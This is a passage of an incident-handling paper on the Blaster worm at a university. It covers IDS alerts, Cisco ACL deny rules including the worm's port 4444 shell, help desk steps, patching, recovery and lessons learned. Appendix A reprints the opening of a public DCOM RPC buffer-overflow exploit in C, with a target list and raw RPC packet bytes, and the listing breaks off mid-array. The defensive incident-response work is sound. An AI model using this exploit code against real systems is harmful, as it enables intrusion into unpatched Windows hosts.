8/11/03 6:30:24 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.11.105:135	High	11939	
8/11/03 6:30:23 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.12.84:135	High	11936	
8/11/03 6:30:23 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1847	.10.8:135	High	11935	
8/11/03 6:30:23 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2080	.11.100:135	High	11934	
8/11/03 6:30:22 PM	Microsoft DCOM RPC Buffer Overflow	.9.153:1893	.10.235:135	High	11932	
8/11/03 6:30:22 PM	Microsoft DCOM RPC Buffer Overflow	.12.125:1237	.12.81:135	High	11931	
8/11/03 6:30:22 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.10.7:135	High	11930	
8/11/03 6:30:21 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2073	.11.93:135	High	11929	
8/11/03 6:30:21 PM	Microsoft DCOM RPC Buffer Overflow	(multiple IPs)	.9.96:135	High	11928	
8/11/03 6:30:20 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1845	.10.6:135	High	11927	
8/11/03 6:30:20 PM	Microsoft DCOM RPC Buffer Overflow	.9.159:2072	.11.92:135	High	11924	
8/11/03 6:30:19 PM	Microsoft DCOM RPC Buffer Overflow	.9.204:1844	.10.5:135	High	11922	

Figure 14




Figure 15

The reader can see that there are more than 14000 events that are related to the DCOM RPC exploit. This is a clear example of a massive infection. One of the advantages of this tool is that almost all the analysis work is done by the application, so the network administrator doesn't have to worry about looking for text patterns in thousand of text lines. From this report is easy to identify the source of the infections in order to disinfect the hosts to prevent more attacks or to mitigate the traffic load that may cause a DoS to the routers and causing lost of Internet connection.

One final step to conduct the identification of the problem is to make a research on every bulleting sites like SANS, Symantec Security Response, Security Focus, CERT or many others to see if there is an alarm reported that has the

same characteristics of the Incident reported in the institution. If an alarm is found, get all possible information.

The final step is to assess all the evidence in detail that may be related to the incident. A person in charge to handle or coordinate the identification and assessment must centralize these evidences to avoid cross-purposes working. Some of the responsibilities of this person are:

- 1.- Control the access to evidence.
- 2.- Identify every piece of evidence and coordinate with the ISP informing of the evidence in order to get assistant from the ISP in the investigation.
- 3.- Notify managers and security officers if they exists.
- 4.- Try to be careful and discrete making public this information.
- 5.- Create a journal with all information obtained with the following list of evidence:
  - 5.1.- More than 10 reports from users (students or employees) reporting the same anomaly behavior in the devices.
  - 5.2.- If the Internet access is interrupted, logs from anomalous traffic (NetFlow)
  - 5.3.- Output from 2 different network IDS that contains the same traffic patterns. These IDS can be SNORT, snoop or tcpdump that are free and easy to install tools.
  - 5.4.- All information found on Internet sites; at least SANS, CERT, Security Focus and Symantec Security Response.

After the analysis of all the above evidences the IT staff (or the incident handling team if exists) must be sure that Blaster worm is infecting his network and a journal of the information must had been created.

This journal must be publicized to every IT department on each campus all over the country (Figure 5).

## **Containment**

Three different areas (at least) must have to be notified about the massive infection in order to start mitigating the expansion of the worm. These are: network administrator, server administrator and help desk staff

In order to mitigate and contain the infection from and to other campus in the all country, network administrator will configure access list on every router interface that manages the Internet access or the access to other campus (for more information please refer to Figure 5).

The initial infection will be conducted on the main campus. The Internet access router is a Cisco 7500 IOS version 12.2(13)T ENTERPRISE .The Internet access interface is Serial 1/0. The recommendation is to configure the ACL with a general approach; this means to not configure every IP address that is trying to infect the network, but a general ACL based on protocol that covers any IP address; for example:

**Note:** the following entries will be added to the ACL 110 already configured as mentioned on previous sections.

```
! Blaster related ports are not allowed
access-list 110 deny tcp any any eq 135
access-list 110 deny udp any any eq 135
! TFTP traffic is not allowed
access-list 115 deny udp any any eq 69
! other vulnerable MS protocols are not allowed
access-list 115 deny udp any any eq 137
access-list 115 deny udp any any eq 138
access-list 115 deny tcp any any eq 139
access-list 115 deny udp any any eq 139
access-list 115 deny tcp any any eq 445
access-list 115 deny tcp any any eq 593
! Blaster remote access port is not allowed
access-list 115 deny tcp any any eq 4444
! other services that are not related to Blaster but may be also denied
! as a best practice ACL
access-list 110 deny tcp any any range 21 23
access list 110 deny tcp any any eq 37
access list 110 deny udp any any eq 37
access list 110 deny tcp any any eq 79
access list 110 deny tcp any any eq 111
access list 110 deny udp any any eq 111
access list 110 deny tcp any any eq 119
access list 110 deny tcp any any eq 123
access list 110 deny tcp any any eq 143
access list 110 deny tcp any any range 161 162
access list 110 deny udp any any range 161 162
access list 110 deny tcp any any eq 389
access list 110 deny udp any any eq 389
access-list 110 deny tcp any any range 512 513
access list 110 deny udp any any eq 514
access list 110 deny tcp any any eq 1080
access list 110 deny tcp any any eq 2049
access list 110 deny udp any any eq 2049
access list 110 deny tcp any any eq 4045
access list 110 deny udp any any eq 4045
access list 110 deny tcp any any range 6000 6255
access list 110 deny tcp any any eq 8000
access list 110 deny tcp any any eq 8080
access list 110 deny tcp any any eq 8888
```

**Note:** Other services denied that are not related to Blaster worm are: FTP (21/TCP), Telnet (23/TCP), time (37/TCP) and (37/UDP), finger (79/TCP), Portmap/rpcbind (111/TCP) and (111/UDP), NNTP (119/TCP), NTP (123/TCP), IMAP (143/TCP), SNMP (161/TCP) – (161/UDP) – (162/TCP) and (162/UDP), LDAP (389/TCP) and (389/UDP), rlogin (512/TCP) and (513/TCP), syslog (514/UDP), SOCKS (1080/TCP), NFS (2049/TCP) and (2049/UDP), lockd (4045/TCP) and (4045/UDP), X Windows (6000/TCP) through (6255/TCP).

Then, apply the access list to the Internet interface, Serial 1/0

```
router (config)# interface serial 1/0
router (config-if)# ip access-group 110 in
```

The worm sends infections attempts packets to random IP address and some of which may not exist. If that occurs, the routers will reply with an ICMP unreachable message that may cause a performance degradation because of the massive infection that may occur. To prevent a network performance degradation configure the following command on each router interface:

```
router (config)#interface serial 1/0
router (config-if)# no ip unreachable
```

if there is an application that may need the use of IP unreachables, the network administrator can use the rate limit option to limit the number of replies as follows:

```
router(config)# ip icmp rate-limit unreachable 2000
```

The helpdesk staff must have to be notified immediately after the identification of the attack. Help Desk is the first department to be notified because the users report the problems with their hosts looking for a solution. The help desk department must have a procedure with some step-by-step guides easy to perform in order to contain the infection. This guide will have to be easy to follow because the common users may not have any experience identifying problems in computing resources.

The following FAQ will be implemented as a guidance to mitigate and contain the infection between user hosts.

- 1.- Please go to the Start menu in your desktop and please tell me what operative system is running on your host
- 2.- Please tell me what is the error that is appearing in your host. This will indicate if the infection attempt failed or was successful.
- 3.- If the error is the same as the Figure 12 or Figure 13 or Figure 14; the help desk will then explain what has happened with the user host in order to maintain them informed and maintain the calm.
- 5.- The help desk department will collect from the host infected: the IP address, name of the person in charge of the device, phone number or extension and physical location. This list of hosts infected will produce a quickly and accurate base for the eradication of the infection.
- 4.- Please do not run any other program or do not try to disinfect the host by your own method till the help desk team contact you again.
- 5.- Please disconnect the host from the network, save all important documents and shut down the device.
- 6.- Thanks for your collaboration and your patience.
- 7.- A person from the help desk department will go to your place to disinfect your machine .Please ask the person to identify himself. Do not let to install any program in your machine until you really know the person is from the help desk department.

The same procedure must be reported to all the campuses IT administrator to contain infections and propagation of the worm.

The last department involved in the containment is the server administrator department. Several servers run the operative systems affected, so in order to contain the massive infection, some task may be performed:

- 1.- Review all the information obtained in the identification phase.
- 2.- Obtain a Jump Kit with the following tools: Laptop with dual boot (Windows 2000 and Linux RedHat 8) 512 MB , 2.4 Ghz. Applications like Symantec Ghost 7.5, Symantec NetRecon and Windows and Nessus, tcpdump or nmap on Linux. Trusted binaries media packs like OS, patches, apps, and utilities. 1 HUB with more that 4 ports to isolate the server, 2 RJ45 cables and 2 cross over cables, CD burner (external), one media pack with floppies and writeable CD, a notebook and a pen.
- 2.- Perform a backup of the entire server and save the backup (as an image) in the laptop provided in the Jump Kit. Making an image with the full backup can capture evidence that may be destroyed before an investigation can take place. If possible, safely store the backup in the media packs provided by the Jump Kit and try to make two backups. Symantec ghost can perform the image backup as follows:

- 2.1- First, create a boot disk with the Network Boot Disk wizard and boot the server with the floppy created.
- 2.2- Start a GhostCast session from the Ghost cast server installed on the Laptop provided by the Jump Kit. The following figure shows the GhostCast session wizard.




Figure 16 GhostCast session

- 2.3 the final step is to select Dump From Client option that will make Ghost Cast server to obtain an image from the server that is the client on this session

- 3.- Maintain a constant communication with the system owner and keep him briefed on progress.
- 4.- Review all possible information from the devices on the same subnet to look for infection attempts.
- 5.- Consult with the system owner if an isolation of the server is necessary.

## **Eradication**

Once the containment and the identification of infected host has been done and re-enforced the perimeter protection, the eradication must be quite simpler. The network administrator must perform the eradication to try to isolate the attack and to determine how it was executed. The cause of the problem will be a non current patch level on servers and user hosts.

Help desk department will have to create a CD with all the tools necessities to eradicate the infection from all the hosts identified and obtained from the survey presented on last section (containment).

The CD will contain the following programs and tools and an easy How-to use the tools that comes with the CD

\* Patch programs for all vulnerable operative systems. The following locations are available to download the patches:

Windows NT 4.0: <http://www.microsoft.com/downloads/details.aspx?FamilyId=2CC66F4E-217E-4FA7-BDBF-DF77A0B9303F&displaylang=en>

Windows NT 4.0 Terminal Server Edition:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=6C0F0160-64FA-424C-A3C1-C9FAD2DC65CA&displaylang=en>

Windows 2000: <http://www.microsoft.com/downloads/details.aspx?FamilyId=C8B8A846-F541-4C15-8C9F-220354449117&displaylang=en>

Windows XP 32 bit Edition:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=2354406C-C5B6-44AC-9532-3DE40F69C074&displaylang=en>

Windows XP 64 bit Edition:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=1B00F5DF-4A85-488F-80E3-C347ADCC4DF1&displaylang=en>

Windows Server 2003 32 bit Edition:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=F8E0FF3A-9F4C-4061-9009-3A212458E92E&displaylang=en>

Windows Server 2003 64 bit Edition:

<http://www.microsoft.com/downloads/details.aspx?FamilyId=2B566973-C3F0-4EC1-995F-017E35692BC7&displaylang=en>

To run these patches first choose the file according to the operative systems and double click the file and follow the instructions. It's pretty forward. See Figure 17



Figure 17 patching the system

\* Symantec W32.Blaster.worm fix tool that can be obtained from the Security Response site:

<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.worm.removal.tool.html>

To run these tools please close all other programs. If the host is a Windows XP device please disable the System Restore Option. Just double click the file to run the fix tool.




Figure 18 running fix tool

After the tool finishes to remove the worm restart the host and run again the fix tool just to be sure the worm was removed from the host. Then enable the System restore option if the infected machine is a XP host.

\* Update Virus definition, or perform a Live update to be sure the host is using the most current virus definition.




Figure 19 Running live update



The server administration department will have to make the same procedure to patch the systems infected, but first, a deep analysis of the systems and its behavior must be done.

Vulnerabilities scanners can be used to identify if the server is really vulnerable or the team is dealing with some false positives. Nessus is a very helpful tool than can find vulnerable hosts. For more information please refer to the manual of the tool.

See the Figure 7 on this manual to see the output of Nessus if a vulnerable host is founded.

If the hosts is a critical operation server that can't be restarted in order to run the fix tool, the system administrator can locate the mblast.exe service on the Task Manager application and kill the process also, perform a Live Update to be sure the server is using the most current virus definition, or may coordinate with the network administrator to configure an ACL that block all traffic that is related to the worm to no let the server infect other server in different segments.

Other tool that can identify how is the eradication progress or which infected hosts are generating network traffic or attempting to infect other host is an NIDS. The reader can refer to the Identification step to see how an NIDS can help to determine the source of an infection attempt.

## **Recovery**

The owner of the system and the incident handling team must need to determine whether restoring the system leaving intact as much as possible data or if it's necessary to completely rebuild the all system.

An incident could corrupt data from much time prior to discovery or identification; in many cases the backups prior may not be able to recover the system to a clean state.

It's known that Blaster worm doesn't make any information lost but if required, perform a restore from backups. Before the restore, coordinate with the owner of the system and the backup administrator to make an effort to ensure we are not restoring a compromised code. Briefly, the idea is to restore from the most recent backup made before the system was compromised and then patch the system before the system is back to operation.

Some times the patches or fix tools may cause the server to operate as is not expected. Once the system has been restored, the owner of the system must verify the successful operation and if the system is back to its normal condition comparing the actual operation with the base line of the device. The base line must contain CPU and memory consumption on "pick" hours and average hours, list of process that are commonly running on the system, a copy of the registry to perform a "diff" comparison to find modifications at least.

If the server was isolated from the network, the owner of the system must take the decision of restore the operation of the server.

The network administrator will have to monitor border routers to probe if the ACL was able to block the traffic related to the worm. The use of the command *show access-list 110* will provide the monitoring of the ACL.

To test if the vulnerability is not present on the device, a vulnerability scanning with nessus may be done to probe there is no more vulnerability, or the user can check if the Hotfix KB823980 is installed in the Add/Remove programs menu. Some changes recommended to protect the servers against this kind of attacks in the future is first of all, patch the server with the most current patch level identified, use a host based intrusion detection system or a personal firewall to avoid penetrations, configure the access list recommended on this paper on Cisco border routers and use banners to explain the user the importance of security.

## **Lessons Learned**

What are the experiences that this attack may leave to University? A lot of! The team created on preparation phase (CSIRT) should document all the process dealing with the incident. This report should include a description of the breach and deep technical details of each action taken. All people involved and their areas must be noted. This information should be chronologically organized signed and reviewed several times by managers and legal representatives. The final report should include an assessment of the incident and the cost to the company (legal cost, lost of information cost if any, labor cost of all person involved, system downtime cost) and other consequential damage. Remember to safeguard this information. This report will function as a quick support document in case of infections in the future. A meeting should be done with all people involved to agree updating the security policies, in this case, to create the policies. Also, this meeting would approve the creation of an Incident Handling team to incorporate other divisions. This would prevent the cross-work with other system administrator inside the IT departments from other divisions.

The most important lesson is that University is far away of having a security policy that can avoid massive infection or mitigate an internal infection; also, to be proactive and not reactive. The University can have as a security philosophy: To protect, to respond, to react and to manage all information during an incident.

## **Part 6 - Extras**

As an extra, the author will add other step to the incident handling process that is often omitted. Once the IT staff believes the system has been restored to a safe state, there is always a chance for possible holes in the system. The follow-up stage is the most important phase of the incident handling process because if it's omitted, all the previous work done will be useless because a new worm is founded almost every day. In the follow-up stage the system must be monitored continually for items that may have been missed during the eradication stage. A periodically analysis of the vulnerabilities alert sites must have to be done. A follow-up report with a formal chronology of events (including time stamps)

performed to restore the system is very important because is a base reference to be used in case of other similar incidents.

Briefly the follow-up stage can be resumed on continually monitor the system.

The final extra presented on this section is the Appendix B where the reader can learn ho to identify traffic patterns related to Blaster worm

## **Part 7 - References to locate more information:**

Microsoft Security Bulletin MS03-026

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp>

SecurityFocus Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability

<http://www.securityfocus.com/bid/8205>

Computer Associates Win32.Poza

<http://www3.ca.com/virusinfo/virus.aspx?ID=36265>

F-Secure MSBlast

<http://www.europe.f-secure.com/v-descs/msblast.shtml>

McAfee W32/Lovsan.worm

[http://vil.nai.com/vil/content/v\\_100547.htm](http://vil.nai.com/vil/content/v_100547.htm)

Symantec W32.Blaster.Worm

<http://www.symantec.com/avcenter/venc/data/w32.blaster.worm.html>

Trend Micro WORM\_MSBLAST.A

[http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM\\_MSBLAST.A](http://www.trendmicro.com/vinfo/virusencyclo/default5.asp?VName=WORM_MSBLAST.A)

SecurityFocus MS DCOM RPC Worm

<https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf>

CERT CERT Advisory CA-2003-20 W32/Blaster worm

<http://www.cert.org/advisories/CA-2003-20.html>

Panda Software Blaster

[http://www.pandasoftware.com/virus\\_info/encyclopedia/overview.aspx?IdVirus=40369&sind=0](http://www.pandasoftware.com/virus_info/encyclopedia/overview.aspx?IdVirus=40369&sind=0)

Sophos W32/Blaster-A

<http://www.sophos.com/virusinfo/analyses/w32blastera.html>

Microsoft PSS Security Response Team Alert - New Worm: W32.Blaster.worm

<http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/virus/alerts/msblaster.asp>

## References

- [1] The Analysis of LSD's Buffer Overrun in Windows RPC Interface  
<http://www.xfocus.org/documents/200307/2.html>
- [2] Cisco Security Notice: W32.BLASTER Worm Mitigation Recommendations  
[http://www.cisco.com/en/US/customer/products/sw/voicesw/ps556/products\\_tech\\_note09186a00801aedd6.shtml](http://www.cisco.com/en/US/customer/products/sw/voicesw/ps556/products_tech_note09186a00801aedd6.shtml)
- [3] How RPC Works [http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how\\_rpc\\_works.asp](http://msdn.microsoft.com/library/default.asp?url=/library/en-us/rpc/rpc/how_rpc_works.asp)
- [4] Microsoft Security Bulletin MS03-026  
[http://www.microsoft.com/security/security\\_bulletins/ms03-026.asp](http://www.microsoft.com/security/security_bulletins/ms03-026.asp)
- [5] W32.Welchia.Worm  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.welchia.worm.html>
- [6] THE TFTP PROTOCOL (REVISION 2), K. Sollins, 1992  
<http://www.ietf.org/rfc/rfc1350.txt?number=1350>
- [7] Microsoft DCOM RPC Worm Alert  
<https://tms.symantec.com/members/AnalystReports/030811-Alert-DCOMworm.pdf>
- [8] DCOM <http://www.microsoft.com/com/tech/DCOM.asp>
- [9] W32.Blaster.B.Worm Symantec Security Response Site  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.b.worm.html>
- [10] W32.Blaster.C.Worm Symantec Security Response Site  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.c.worm.html>
- [11] W32.Blaster.D.Worm Symantec Security Response Site  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.d.worm.html>
- [12] W32.Blaster.E.Worm Symantec Security Response Site  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.e.worm.html>
- [13] W32.Blaster.F.Worm Symantec Security Response Site  
<http://securityresponse.symantec.com/avcenter/venc/data/w32.blaster.f.worm.html>
- [14] The Analysis of LSD's Buffer Overrun in Windows RPC Interface  
<http://www.xfocus.org/documents/200307/2.html>
- [15] Security Operations For Microsoft windows 2000 Server, 2002 Microsoft Corporation. ISBN: 0-7356-1823-2

## Appendix A

```
/*
DCOM RPC Overflow Discovered by LSD
-> http://www.lsd-pl.net/files/get?WINDOWS/win32_dcom

Based on FlashSky/Benjerry's Code
-> http://www.xfocus.org/documents/200307/2.html

Written by H D Moore <hdm [at] metasploit.com>
-> http://www.metasploit.com/

- Usage: ./dcom <Target ID> <Target IP>
- Targets:
-     0   Windows 2000 SP0 (english)
-     1   Windows 2000 SP1 (english)
-     2   Windows 2000 SP2 (english)
-     3   Windows 2000 SP3 (english)
-     4   Windows 2000 SP4 (english)
-     5   Windows XP SP0 (english)
-     6   Windows XP SP1 (english)

*/

#include <stdio.h>
#include <stdlib.h>
#include <error.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <arpa/inet.h>
#include <unistd.h>
#include <netdb.h>
#include <fcntl.h>
#include <unistd.h>

unsigned char bindstr[]={
0x05,0x00,0x0B,0x03,0x10,0x00,0x00,0x00,0x48,0x00,0x00,0x00,0x7F,0x00,0x00,0x00,
0xD0,0x16,0xD0,0x16,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x00,0x01,0x00,
0xa0,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,
0x04,0x5D,0x88,0x8A,0xEB,0x1C,0xC9,0x11,0x9F,0xE8,0x08,0x00,
0x2B,0x10,0x48,0x60,0x02,0x00,0x00,0x00};

unsigned char request1[]={
0x05,0x00,0x00,0x03,0x10,0x00,0x00,0x00,0xE8,0x03
,0x00,0x00,0xE5,0x00,0x00,0x00,0xD0,0x03,0x00,0x00,0x01,0x00,0x04,0x00,0x05,0x00
,0x06,0x00,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x32,0x24,0x58,0xFD,0xCC,0x45
,0x64,0x49,0xB0,0x70,0xDD,0xAE,0x74,0x2C,0x96,0xD2,0x60,0x5E,0x0D,0x00,0x01,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x70,0x5E,0x0D,0x00,0x02,0x00,0x00,0x00,0x7C,0x5E
,0x0D,0x00,0x00,0x00,0x00,0x00,0x10,0x00,0x00,0x00,0x80,0x96,0xF1,0xF1,0x2A,0x4D
,0xCE,0x11,0xA6,0x6A,0x00,0x20,0xAF,0x6E,0x72,0xF4,0x0C,0x00,0x00,0x00,0x4D,0x41
,0x52,0x42,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x0D,0xF0,0xBA,0x00,0x00
,0x00,0x00,0xA8,0xF4,0x0B,0x00,0x60,0x03,0x00,0x00,0x60,0x03,0x00,0x00,0x4D,0x45
,0x4F,0x57,0x04,0x00,0x00,0x00,0xA2,0x01,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x46,0x38,0x03,0x00,0x00,0x00,0x00,0x00,0xC0,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00,0x00,0x30,0x03,0x00,0x00,0x28,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0xC8,0x00
,0x00,0x00,0x4D,0x45,0x4F,0x57,0x28,0x03,0x00,0x00,0xD8,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x02,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0xC4,0x28,0xCD,0x00,0x64,0x29
,0xCD,0x00,0x00,0x00,0x00,0x00,0x07,0x00,0x00,0x00,0xB9,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAB,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA5,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA6,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xA4,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAD,0x01,0x00,0x00,0x00,0x00
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0xAA,0x01,0x00,0x00,0x00,0x00
}
```

```
,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x07,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x58,0x00,0x00,0x00,0x90,0x00,0x00,0x00,0x40,0x00,0x00,0x00,0x20,0x00
,0x00,0x00,0x78,0x00,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x50,0x00,0x00,0x00,0x4F,0xB6,0x88,0x20,0xFF,0xFF
,0xFF,0xFF,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x48,0x00,0x00,0x00,0x07,0x00,0x66,0x00,0x06,0x09
,0x02,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x10,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x78,0x19,0x0C,0x00,0x58,0x00,0x00,0x00,0x05,0x00,0x06,0x00,0x01,0x00
,0x00,0x00,0x70,0xD8,0x98,0x93,0x98,0x4F,0xD2,0x11,0xA9,0x3D,0xBE,0x57,0xB2,0x00
,0x00,0x00,0x32,0x00,0x31,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x80,0x00
,0x00,0x00,0x0D,0xF0,0xAD,0xBA,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x18,0x43,0x14,0x00,0x00,0x00,0x00,0x00,0x60,0x00
,0x00,0x00,0x60,0x00,0x00,0x00,0x4D,0x45,0x4F,0x57,0x04,0x00,0x00,0x00,0xC0,0x01
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x3B,0x03
,0x00,0x00,0x00,0x00,0x00,0x00,0xC0,0x00,0x00,0x00,0x00,0x00,0x00,0x46,0x00,0x00
,0x00,0x00,0x30,0x00,0x00,0x00,0x01,0x00,0x01,0x00,0x81,0xC5,0x17,0x03,0x80,0x0E
,0xE9,0x4A,0x99,0x99,0xF1,0x8A,0x50,0x6F,0x7A,0x85,0x02,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x01,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x30,0x00
,0x00,0x00,0x78,0x00,0x6E,0x00,0x00,0x00,0x00,0x00,0xD8,0xDA,0x0D,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x20,0x2F,0x0C,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x03,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x03,0x00,0x00,0x00,0x46,0x00
,0x58,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x10,0x00
,0x00,0x00,0x30,0x00,0x2E,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00,0x00
,0x00,0x00,0x00,0x00,0x00,0x00,0x01,0x10,0x08,0x00,0xCC,0xCC,0xCC,0xCC,0x68,0x00
,0x00,0x00,0x0E,0x00,0xFF,0xFF,0x68,0x8B,0x0B,0x00,0x02,0x00,0x00,0x00,0x00,0x00
